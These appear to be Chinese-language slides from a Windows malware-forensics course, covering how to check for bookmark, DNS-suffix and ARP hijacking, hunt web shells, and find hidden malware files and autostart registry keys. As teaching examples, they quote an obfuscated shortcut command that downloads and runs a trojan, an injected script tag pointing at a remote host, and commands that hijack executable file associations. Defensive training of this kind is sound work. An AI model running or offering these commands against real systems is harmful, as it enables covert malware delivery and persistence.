
● url檔的篡改-基本設定HotKey

	None	Ctrl	Alt	Shift	C+A	S+A	C+S	C+S+A
F1	112	624	1136	368	1648	1392	880	1904
F2	113	625	1137	369	1649	1393	881	1905
F3	114	626	1138	370	1650	1394	882	1906
F4	115	627	1139	371	1651	1395	883	1907
F5	116	628	1140	372	1652	1396	884	1908
F6	117	629	1141	373	1653	1397	885	1909
F7	118	630	1142	374	1654	1398	886	1910
F8	119	631	1143	375	1655	1399	887	1911
F9	120	632	1144	376	1656	1400	888	1912
F10	121	633	1145	377	1657	1401	889	1913
F11	122	634	1146	378	1658	1402	890	1914
F12	123	635	1147	379	1659	1403	891	1915

手工核對(7) – Bookmark掛馬-查找


● 先檢查

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders的Favorites位置



手工核對(7) – Bookmark掛馬-查找

● type *.url比對



```
C:\WINDOWS\system32\cmd.exe

[DEFAULT]
BASEURL=http://blog.udn.com/wangkwo/1391369
[InternetShortcut]
URL=http://blog.udn.com/wangkwo/1391369
Modified=40725588E2B8C801F2

資訊安全工具.url

[DEFAULT]
BASEURL=http://www.microsoft.com/taiwan/technet/security/tools/default.aspx
[InternetShortcut]
URL=http://www.microsoft.com/taiwan/technet/security/tools/default.aspx
Modified=004043D0BCD2C501A7


D:\Favorites>
```

手工核對(7) – 同類概念延伸

- 啟始網頁：但常容易被發現
- Proxy：不容易發現，但使用者會感覺變慢
- /etc/hosts檔：不容易發現
- 附加DNS尾碼：超不容易發現

手工核對(7) – 附加DNS尾碼

● 附加DNS尾碼



手工核對(7) – 附加DNS尾碼

```
C:\WINDOWS\system32\cmd.exe

C:\>nslookup www.yahoo.com
Server: hntp1.hinet.net
Address: 168.95.192.1

Non-authoritative answer:
Name: www-real.wai.b.yahoo.com
Address: 209.131.36.158
Aliases: www.yahoo.com, www.wai.b.yahoo.com

C:\>_
```

```
C:\WINDOWS\system32\cmd.exe

C:\>nslookup www.yahoo.com
Server: hntp1.hinet.net
Address: 168.95.192.1

Name: com.org.tw
Address: 75.119.220.240
Aliases: www.yahoo.com.org.tw

C:\>
```

手工核對(8) – ARP 掛馬

● Wireshark


The screenshot shows the Wireshark interface with the following details:

- Filter:** Expression... Clear Apply
- Packet List:**

No.	Time	Source	Destination	Protocol	Info
5	0.021210	192.168.1.2	192.168.200.100	TCP	ssq] > http [ACK] Seq=1 Ack=1 win=64240 Len=0
6	0.021231	192.168.1.2	192.168.200.100	HTTP	GET / HTTP/1.1
7	0.035798	192.168.1.2	192.168.200.100	TCP	ssq] > http [ACK] Seq=1 Ack=1 win=64240 Len=0
8	0.035844	192.168.1.2	192.168.200.100	HTTP	[TCP Retransmission] GET / HTTP/1.1
9	0.035904	192.168.200.100	192.168.1.2	TCP	http > ssq] [ACK] Seq=1 Ack=567 win=6792 Len=0
10	0.038048	192.168.200.100	192.168.1.2	HTTP	HTTP/1.1 200 OK (text/html)
11	0.051384	192.168.200.100	192.168.1.2	TCP	http > ssq] [ACK] Seq=1 Ack=567 win=6792 Len=0
12	0.051673	192.168.200.100	192.168.1.2	TCP	[TCP Retransmission] [TCP segment of a reassembled
13	0.051710	192.168.1.2	192.168.200.100	TCP	ssq] > http [ACK] Seq=567 Ack=319 win=64240 Len=0
- Packet 12 Details:**
 - Frame 12 (372 bytes on wire, 372 bytes captured)
 - Ethernet II, Src: vmware_4d:a8:bd (00:0c:29:4d:a8:bd), Dst: vmware_ee:ff:69 (00:50:56:ee:ff:69)
 - Internet Protocol, Src: 192.168.200.100 (192.168.200.100), Dst: 192.168.1.2 (192.168.1.2)
 - Transmission Control Protocol, Src Port: http (80), Dst Port: ssq] (3352), Seq: 1, Ack: 567, Len: 318
 - source port: http (80)
 - destination port: ssq] (3352)
 - Sequence number: 1 (relative sequence number)
 - [Next sequence number: 319 (relative sequence number)]
 - Acknowledgement number: 567 (relative ack number)
 - Header length: 20 bytes
 - Flags: 0x18 (PSH, ACK)
 - window size: 6792
 - Checksum: 0x5351 [correct]
 - [SEQ/ACK analysis]
 - TCP segment data (318 bytes)
- Packet Bytes:**

Offset	Hex	ASCII
0030	1a 88 53 51 00 00 48 54 54 50 2f 31 2e 31 20 32	..SQ..HT TP/1.1 2
0040	80 30 20 4f 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 4c	00 Ok..Content-L
0050	65 6e 67 74 68 3a 20 32 33 39 0d 0a 43 6f 6e 74	ength: 2 39..Cont
0060	65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 68	ent-Type : text/h
0070	74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46	tml: charset=UTF
0080	2d 38 0d 0a 0d 0a 3c 73 63 72 69 70 74 20 73 72	-8...<script sr
0090	63 3d 68 74 74 70 3a 2f 2f 31 2e 31 2e 31 2e 31	c=http://1.1.1.1
00a0	2f 6d 6d 2e 6a 73 3e 3c 2f 73 63 72 69 70 74 3e	/mm.js>< /script>
00b0	3c 74 69 74 6c 65 3e 46 75 63 6b 20 54 68 33 20	<title>F uck Th3
00c0	57 30 72 6c 64 21 3c 2f 74 69 74 6c 65 3e 20 20	w0rld!</ title>
00d0	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
00e0	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
00f0	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	

手工核對(9) – IIS 篩選器和MIME



findshell

- `dir *.aspx *.aspx /s /b > filelist.txt`
- `findstr /i /r /s /g:%cd%\shell.sig
/f:%cd%\filelist.txt >
%cd%\find_shell_result_.txt`

練習

- 檢查web目錄下哪些檔案可疑？
- 檢查ARP掛馬封包

惡意程式防查殺

基本的檔案躲藏方式

- 檔名偽裝，例如explorer.exe
- 目錄偽裝，例如
%SystemRoot%\system32\explorer.exe
- 屬性+S +H隱藏
- 執行時刪除自身
- 系統還原
- 取代現有檔案，例如dll掛馬

練習

- 回復到乾淨VM
- 重新檢查下列程式的系統狀態
 - ▶ SoftHome.exe
 - ▶ SoftHome2.exe
- 檢查目的
 - ▶ 找出新增檔案
 - ▶ 找出新增服務
 - ▶ 比對機碼值
 - ▶ 比對其他系統狀態的變更

SoftHome.exe

- 檔案：

- ▶ C:\Program Files\Internet Explorer\svhost32.exe

- ▶ C:\WINDOWS\system32\mxdll.dll

- 機碼值：

- ▶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\mx

SoftHome2.exe

- 檔案：

- ▶ C:\Program Files\svhost32.exe

- ▶ C:\WINDOWS\system32\xwdll.dll


- 機碼值

- ▶ HKLM\Software\Microsoft\Windows\Current Version\Run\xw

進階的躲藏方式

- LNK捷徑檔
- 驅動程式
- System Volume Information
- .結尾目錄
- -結尾檔案
- 副檔名開啟
- 不可見字元副檔名
- SupperHidden
- ADS串流
- 反向檔名
- com1保留字
- 資源回收筒
- IFEO劫持
- debug執行
- PATH路徑

LNK 捷徑檔




- 捷徑是一串DOS指令的集合
- 此例中，這串指令執行了
 - ▶ 連接一個伺服器
 - ▶ 下載惡意程式(木馬程式)
 - ▶ 執行它！

```
%ComSpec% /c set h=p -&set j=ge&set s=.g03z.&.echo echo o www% s%com^>t>b.bat&call b.bat&echo aa33>>t&echo bb33>>t&echo echo %j%t p p.vbs^>^>t>>c&echo echo bye^>^>t>>c&echo ft%h% s:t>>c&echo start p.vbs>>c&ren c h.bat&call h.bat&
```

驅動程式查找

- set
devmgr_show_nonpresent_devices=1
- 裝置管理員(devmgmt.msc)->顯示隱藏裝置



System Volume Information

- 隱藏的系統資料夾，是「系統還原」工具用來儲存其資訊與還原點的地方，每一個磁碟分割上都有一個
- 預設帳號通常沒有權限瀏覽
- 檢查方式：
 - ▶ `mt.exe -su`
 - ▶ `dir "C:\System Volume Information"`
 - ▶ 正常來說應該是空的，有東西就是有問題
- 使用 `mt.exe` 調查前應先關閉防毒程式
- 若系統上本來就有 `mt.exe`，有問題

.結尾目錄

- dir後目錄結尾為「.»

- ▶ md test..\或mkdir test..\

- ▶ copy hello.txt "G:\ERS\test..\hello.txt"

- ▶ 無法直接刪除

- ▶ 無法使用搜尋找到

- 檢查法

- ▶ start G:\ERS\test..\

- ▶ rmdir "test..\"



-結尾檔案

- 檔名後結尾為「_」，為windows壓縮檔
 - ▶ 如果是已知病毒，病毒的自動防護會忽略，要全系統掃毒時才有可能找到
 - ▶ `compress -R filename`

- 檢查法

- ▶ 檔名尾巴
(但檔名可變更)
- ▶ SZDD格式
- ▶ `expand -r filename`



副檔名開啟

- 機碼值中設定 `exefile="%1" %*`
- 檢查
 - ▶ `assoc | find "exe"`
 - ▶ `ftype | find "exefile"`
 - ▶ 檢查所有副檔名開啟方式
- 反向利用抓自動啟動的後門
 - ▶ `ftype exefile="C:\recordexe.bat" %1`
 - ▶ `ftype exefile="%1" %*`



其他副檔名

- HKEY_LOCAL_MACHINE\Software\CLASSES
 - ▶ \exefile\shell\open\command
 - ▶ \piffile\shell\open\command
 - ▶ \htafile\shell\open\command
 - ▶ \comfile\shell\open\command
 - ▶ \cmdfile\shell\open\command
 - ▶ \batfile\shell\open\command

不可見字元副檔名

